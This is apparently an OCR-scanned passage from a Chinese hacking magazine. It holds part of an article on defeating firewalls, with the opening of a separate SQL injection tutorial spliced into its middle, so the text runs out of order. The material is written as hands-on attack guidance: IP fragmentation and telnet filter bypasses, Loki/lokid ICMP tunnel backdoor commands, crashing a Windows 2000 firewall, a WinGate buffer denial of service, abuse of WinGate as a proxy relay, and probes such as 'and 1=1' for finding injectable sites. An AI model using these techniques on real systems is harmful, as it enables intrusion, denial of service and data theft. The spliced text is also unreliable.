


图3

与此同时，我们到其他的计算机上进行ping测试（图4）。




图4

我们发现此时对方的计算机在网络中已经变得不可用了！厉害吧？！

3.分片攻击法

这种攻击的原理是：在IP的分片包中，所有的分片包用一个分片偏移字段标志分片包的顺序，但是，只有第一个分片包含有TCP端口号的信息。当IP分片包通过分组过滤防火墙时，防火墙只根据第一个分片包的Tcp信息判断是否允许通过，而其他后续的分片不作防火墙检测，直接让它们通过。这样，攻击者就可以通过先发送第一个合法的IP分片，骗过防火墙的检测，接着封装了恶意数据的后续分片包就可以直接穿透防火墙，直接到达内部网络主机，从而威胁网络和主机的安全。受该类攻击的防火墙也很多，大家可以看看"SUperstack3"防火墙。SuperStack3防火墙内存过滤器存在着分片过滤漏洞，具体的测试过程可以看看下面的介绍：

3COM WEB过滤器不能在检查请求是否匹配规则之前重装分片的包，因此，内网的用户可以通过提交分片形式的请求而绕过内容过滤器的访问规则，如攻击者通过浏览器浏览被规则设置不能访问的blockedsite.com，很明显会被3COM内容过滤器阻挡，但是，如果攻击者通过telnet方法连接目标IP和80端口，然后构建如下HTTP请求：

```
C:>telnet blockedsite.com 80
GET / HTTP/1.1
Host: blockedsite.com
```

由于telnet是基于行形式的，因此过滤器不能正确检查包含单个字符的合法数据的包，又由于服务器的回复3COM WEB内容过滤是不进行检查的，所以可以绕过访问规则设置，访问受限资源。

4.木马攻击法

木马攻击法的原理很简单，就是需要内网的用户安装一个木马，然后在内部对防火墙的安全规则进行重新设置。

有的防火墙很智能，它会屏蔽到常用的木马端口。这样的话我们需要的就是利用外部的80或者53端口作者反弹防火墙的目的端口，反弹木马总的来说还是很好找吧。像什么网络神偷、icmp精灵等等。顺便提一下，icmp木马其实也是利用了ICMP协议来穿透防火墙的。防火墙如果对外没有屏蔽掉icmp协议的话，那么在内网向外杜绝icmp木马就是不可能的事情了，这几个木马也是很多人用来绕过防火墙的办法。

特殊防火墙的攻击办法

稍微先进一点的就要属带有攻击状态检测的包过滤防火墙了，这类防火墙有点类似于我们的IDS（入侵侦测系统）。一句话，状态检测就是从tcp连接的建立到终止都跟踪检测的技术。

原先的包过滤，是拿一个一个单独的数据包来匹配规则的，可是我们知道，同一个tcp连接，他的数据包是前后关联的，先是syn包 >数据包 > fin包，数据包的前后序列号是相关的。如果割裂这些关系，单独的过滤数据包，很容易被精心够造的攻击数据包欺骗！！！如nmap的攻击扫描，就有利用syn包、fin包、reset包来探测防火墙后面的网络。相反，一个完全的状态检测防火墙，它在发起连接就判断，如果符合规则，就在内存登记了这个连接的状态信息（地址，port），后续的属于同一个连接的数据包，就不需要在检测了。直接通过，而一些精心够造的攻击数据包由于没有在内存登记相应的状态信息，都被丢弃了，这样这些攻击数据包，就不能绕过防火墙了。

说状态检测必须提到动态规则技术，在状态检测里，采用动态规则技术，原先高端口的问题就可以解决了。实现原理是：平时，防火墙可以过滤内部网络的所有端口（1-65535），外部攻击者难于发现入侵的切入点，可是为了不影响正常的服务，防火墙一旦检测到服务必须开放高端口时，如（ftp协议、irc等），防火墙在内存就可以动态地添加一条规则打开相关的高端口。等服务完成后，这

条规则就又被防火墙删除。这样既保障了安全，又不影响正常服务，速度也快。一般来说，完全实现了状态检测技术防火墙，智能性都比较高，一些扫描攻击还能自动的反应，因此，攻击者要很小心才不会被发现。但是，也有不少的攻击手段对付这种防火墙的。

1.协议隧道攻击

协议隧道的攻击思想类似与VPN的实现原理，攻击者将一些恶意的攻击数据包隐藏在一些协议分组的头部，从而穿透防火墙系统对内部网络进行攻击。 例如 许多简单地允许ICMP回射请求、ICMP回射应答和UDP分组通过的防火墙就容易受到ICMP和UDP协议隧道的攻击。Loki和lokid（攻击的客户端和服务端）是实施这种攻击的有效的工具。在实际攻击中，攻击者首先必须设法在内部网络的一个系统上安装上lokid服务端，而后攻击者就可以通过loki客户端将希望远程执行的攻击命令（对应IP分组）嵌入在ICMP或UDP包头部，再发送给内部网络服务端lokid，由它执行其中的命令，并以同样的方式返回结果。由于许多防火墙允许ICMP和UDP分组自由出入，因此攻击者的恶意数据就能附带在正常的分组，绕过防火墙的认证，顺利地到达攻击目标主机下面的命令是用于启动lokid服务器程序

```
lokid-p-I-vl
loki 客户程序则如下启动:
loki  d172.29.11.191(攻击目标主机)-p  I  vl  t3
```

这样，lokid和loki就联合提供了一个穿透防火墙系统访问目标系统的一个后门。

2.利用FTP-pasv绕过防火墙认证的攻击

FTP-pasv攻击是针对防火墙实施入侵的重要手段之一。目前很多防火墙不能过滤这种攻击手段。如CheckPoint的Firewall-1，在监视FTP服务器发送给客户端的包的过程中，它在每个包中寻找"227"这个字符串。如果发现这种包，将从中提取目标地址和端口，并对目标地址加以验证，通过后，将允许建立到该地址的TCP连接。

攻击者通过这个特性，可以设法连接受防火墙保护的服务器和服务。

面对操作系统和软防火墙的攻击办法

没有无坚不摧的硬件，更没有固若金汤的软件。很多网络管理员喜欢拿一台计算机安装2个网卡来充当操作系统级别的防火墙。然后通过几个简单的路由规则来实现两个网段的访问。大家都知道Windows系统本身就存在很多的漏洞。一旦我们把操作系统级别的防火墙攻破，那么我们攻击内部的计算机简直是太容易了。

像攻击操作系统的软件实在太多了。比如 Dcom溢出、messager溢出......太多了。

攻击实际例子：

扫描一段网络，发现一台Windows2000的防火墙，但由于外网安全做得不是很好，我们发现其开了139端口，尽管它的139需要密码验证但我们可以瞬间让其崩溃掉（图 5）。




图 5

这样"kill"一样，对方内网服务就全部不能用了，比直接攻击来的简单多了！

软防火墙其实也充当了部分软路由的功能，小的软件像Wingate就是我们常见的东西，导致WinGate安全漏洞的原因大多数是管理员没有根据网络的实际情况对WinGate代理防火墙软件进行合理的设置，只是简单地从缺省设置安装完毕后就让软件运行，这就给攻击者可乘之机。

看看Wingate都存在哪些漏洞吧

1.非授权Web访问

某些WinGate版本（如运行在NT系统下的2.1d版本）在误配置情况下，允许外部主机完全匿名地访问因特网。因此，外部攻击者就可以利用WinGate主机来对Web服务器发动各种Web攻击（ 如CGI的漏洞攻击等），同时由于Web攻击的所有报文都是从80号Tcp端口穿过的，因此，很难追踪到攻击者的来源。

检测WinGate主机是否有这种安全漏洞的方法如下：

（1） 以一个不会被过滤掉的连接（譬如说拨号连接）连接到因特网上。

（2） 把浏览器的代理服务器地址指向待测试的WinGate主机。

如果浏览器能访问到因特网，则WinGate主机存在着非授权Web访问漏洞。

2.非授权Socks访问

在WinGate的缺省配置中，Socks代理（1080号Tcp端口）同样是存在安全漏洞。与打开的Web代理（80号Tcp端口）一样，外部攻击者可以利用Socks代理访问因特网。

3.非授权Telnet访问

它是WinGate最具威胁的安全漏洞。通过连接到一个误配置的WinGate服务器的Telnet服务，攻击者可以使用别人的主机隐藏自己的踪迹，随意地发动攻击。


检测WinGate主机是否有这种安全漏洞的方法如下：

1）使用telnet尝试连接到一台WinGate服务器。

```
[root@happy/tmp]#telnet172.29.11.191
Trying172.29.11.191...
```

刘流: 2003年年中到2004年年初是国内网络安全最"疯狂"的时段，Windows系统远程溢出漏洞的不断发布、Linux内核漏洞的出现、Windows 2000 sp1源代码的泄露……所有的一切都带来了网络的不稳定因素，各种各样的攻击在网络上蔓延着，服务器被黑、数据丢失、机密信息泄露已经是普通网民司空见惯的事情了——就在大家都对系统严重漏洞津津乐道的时候，一种新的技术开始在网络上流行起来，它不需要使用者有高深的编程能力、不需要学习者有很强的基本功底、更不需要使用纷繁复杂的各类攻击程序，它只需要简单的了解最最基本的数据存储知识和非常少量的脚本编写知识就可以实现了——而且最让人恐慌的是：保守估计，国内有60%以上的脚本站点存在这样的漏洞！入侵者可以非常方便地窃取数据或者突破各类VIP、会员限制！它就是——脚本注入！

脚本注入 其实很简单



文/图 WJ

前置知识：asp代码阅读、编写
Access、SQL、Oracle数据库的基本语句和大体存储过程
难度等级：中
适合读者：脚本攻击爱好者、数据库／Web开发人员

开场白：本文是在脚本注入技术逐步走向成熟的时候写的，总结了常见的SQL注入方法和类型，配合了各类网络上没有大面积流传的实用／私人工具，贯穿了很多新的技术，目的很简单：只想很明确的告诉喜欢网络安全的朋友，脚本注入并不难！配合好的思维习惯和好的工具，任何人都可以学会脚本注入，而且能在很短的时间内成为脚本入侵方面中级以上的"高手"！不必疑惑，请往下看！

刘流： 为读者学习、练习方便，本文以最常见的Asp＋Access／SQL为基础，以Asp+SQL为例，辐射到注入难度较大的、最新的Oracle注入，对比较难的asp.net／jsp／php注入没有具体讲解，有兴趣的朋友可以下来自己研究，其原理是一样的。文章讲述一切以简单、实用为基础，方便大家学习。

脚本注入总体介绍

避不开俗套，先还是来总体介绍一下脚本注入的原理，方便大家以后做更深一步的了解。现在网络再不是当年htm的天下，静态页面存在的难更新性、难维护性不需要我多讲，Asp等交互脚本开始盛行，但是相当大一部分

```
Connectedto172.29.11.191
Escapecharacteris'']'.
Wingate>10.50.21.5
Connectedtohost10.50.21.5...Connected
SunOS5.6
Login:
```

2）如果接受到如上的响应文本，那就输入待连接到的网站。

3）如果看到了该新系统的登录提示符，那么该服务器是脆弱的。

另外Wingate的转发器还存在缓冲区拒绝服务攻击。攻击的办法很简单：我们可以Telnet 到wingate的2080端口发送2000个字符。呵呵，wingate就真的"die"了。

总结

一直以来，黑客都在研究攻击防火墙的技术和手段，攻击的手法和技术越来越智能化和多样化，如今网络上出现了新一代的智能防火墙，它的出现预示着攻击者不可能再通过简单的办法来突破防火墙。但是就黑客攻击防火墙的过程上看，大概可以分为下面3种。

1．攻击防火墙的方法是探测在目标网络上安装的是何种防火墙系统并且找出此防火墙系统允许哪些服务。我们叫它为对防火墙的探测攻击。

2．攻击防火墙的方法是采取地址欺骗、TCP序号攻击等手法绕过防火墙的认证机制，从而 对防火墙和内部网络破坏。

3．攻击防火墙的方法是寻找、利用防火墙系统实现和设计上的安全漏洞，从而有针对性地发动攻击。这种攻击难度比较大，可是破坏性很大。

如果可以综合上面3种方式，再利用各种防火墙自身的硬件特性，要想要打开你的"墙"是不难的！各位认为防火墙完美无缺的朋友可要小心了！

脚本程序员在编写代码的时候没有对用户输入数据的合法性进行判断，用户完全可以提交一段数据库查询代码，根据程序返回的结果，获得某些他想知道的数据，这就是所谓的SQL Injection，即SQL注入！

和普通的系统漏洞攻击不同，SQL注入是通过正常的Web服务访问的，不需要象系统漏洞那样需要特别的服务开启才能攻击，所以目前的防火墙都不会对SQL注入发出警报，如果管理员没有细致的查看IIS日志的习惯，那可能被入侵很长时间都不会发觉数据泄露。

另外，本文一切从实际操作出发，没有涉及到太多的理论，阅读起来比较轻松，而且朋友们读后也能很容易的学会主流的SQL注入手法，但并不代表SQL注入很简单！——SQL注入的手法相当灵活，有时候会碰到很多意外的情况，能不能根据具体情况进行分析，构造巧妙的SQL语句，从而成功获取想要的数据，就是高手与"菜鸟"的根本区别，所以，如果通过本文能给广大想学习SQL注入的朋友提供一些好的思路和办法，那我的目的就达到了，如果需要更进一步深入的学习，那就需要积累长期的经验和深入的数据库知识了。好了，废话不多说，我们正式开始！

手工实现SQL注入

我先以Asp为例给大家大概介绍一下注入攻击的几个必须步骤。很多网友问我如何学习SQL注入，有没有速成的办法，我的回答很肯定 高级注入没有捷径，但初/中级阶段肯定有！比如利用功能全面的各类注入工具就可以很方便的注入(后文将详细介绍)，但是最基本的手工操作方式一定得会，因为如果连基本的注入方法都不懂，纯粹使用工具进行注入是永远不会懂其中的道理，换句话说也就是永远也停留在一个低级的层次上，没有丝毫的变通和进步！所以我们先来看看常见的手工SQL注入步骤

1.了解常见的脚本系统

如果你浏览一个网站，它是纯粹的html静态页面，那请离开，那里不适合你学习SQL注入，如果你看到最常见的:www.***.com/list.asp?id=1这样的页面，那至少就有希望了，此类的页面很多，包括网络上非常盛行的各种功能的脚本系统：论坛、下载系统、文章系统、新闻系统等等，它们一般都是上面的页面构成方式，只是格式不同，常见的asp页面构成方式大概有下面几种

论坛	http://www.***.com/bbs/list.asp?boardid=1 http://www.***.com/bbs/Board/Board.asp?BoardID=1 ……
下载系统	http://www.***.com/showsoft.asp?soft_id=1 http://www.***.com/down/show.asp?id=1 ……
文章系统	http://www.***.com/showart.asp?art_id=430&cat_id=1 http://www.***.com/ReadNews.asp?NewsID=792&BigClassName=技术&BigClassID=10&SmallClassID=59&SpecialID=0 ……
新闻系统	http://www.***.com/Article_Show.asp?ArticleID=1 http://www.***.com/shownews.asp?news_id=1 ……

> **刘流**：各种脚本系统的分类并没有明显的区别，也可交叉使用，大家不必拘泥于形式。

对熟悉SQL注入的朋友来说，上面几个系统一看页面构成大概就能知道是使用的什么系统了，新手们这方面一定要多尝试多看，因为很多脚本系统的漏洞都是分类的，也是固有的，一旦确定是什么样的脚本系统，那就很有可能存在相关的一系列漏洞，比如当你看到http://www.***.com/Article_Show.asp?ArticleID=1这样的页面构成方式的时候，就该开始回忆动力文章/新闻系统有什么漏洞了，这样才能非常方便的针对该系统进行注入测试，而且成功率也是非常高的。

2.判断是否存在注入漏洞

当我们看到一个页面的时候，如何来判断它是不是可以被我们注入攻击呢？方法很简单，就是直接利用数据库的特点，构造简单的判断条件，可采用下面的步骤实现

www.***.com/list.asp?id=1'
在url后直接加单引号，如果浏览器直接返回错误信息，则有一半以上的机会是存在注入漏洞的，比如: Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14' [Microsoft][ODBC Microsoft Access Driver]字符串的语法错误在查询表达式 'id = 1'' 中。/list.asp，行50 如果返回："非法的新闻id参数"，或者其他千奇百怪的信息提示，比如："悟空，又不听话了吧？"、"小子，想搞我站啊？！"等明显不是服务器系统返回的信息，那说明这个站至少是屏蔽了单引号的！

www.***.com/list.asp?id=1 and 1=1
在url后加上"and 1=1"的简单恒等式判断，如果存在SQL注入漏洞，可以查询数据库，这个恒等式就可以忽略，所以就会返回正常页面，那说明该站有希望被注入，同样，如果返回一些错误信息，那对初级的朋友来讲，还是放弃这个站点吧！

www.***.com/list.asp?id=1 and 1=2
在url后加上"and 1=2"的简单恒不等式判断，如果该站点支持数据库查询，则大概回返回如下信息: ADODB.Field error '800a0bcd' Either BOF or EOF is True, or the current record has been deleted. Requested operation requires a current record. /list.asp, line 13 如果看到这个，请相信，看完本文你就有能力对它进行初级的SQL注入攻击了！

3. 判断目标数据库类型

"SQL注入"顾名思义是和数据库有很密切的联系的，所以判断数据库的类型非常重要，常见的组合方式有Asp+Access\Asp+SQL\Asp+Oracle\PHP+MYSQL等，每种方式的注入都是不同的，因为每种方式的数据库查询语句是不同的，所以能不能确切的判断数据库的类型就是入侵开始前必须要了解的东西，一般采用的方法是直接提交单引号查看返回值，然后判断，不过在判断不出来的时候用扫描器扫描服务器是否开放了1433或者3306端口也是个另类的方法，虽然不准确，但有一定效果。

详细情况和判断方法请看右表

这几种都是非常典型的出错提示，非常直观，看到上面的错误就能判断目标服务器上使用的数据库类型了。

组合方式	出错提示	判断结果
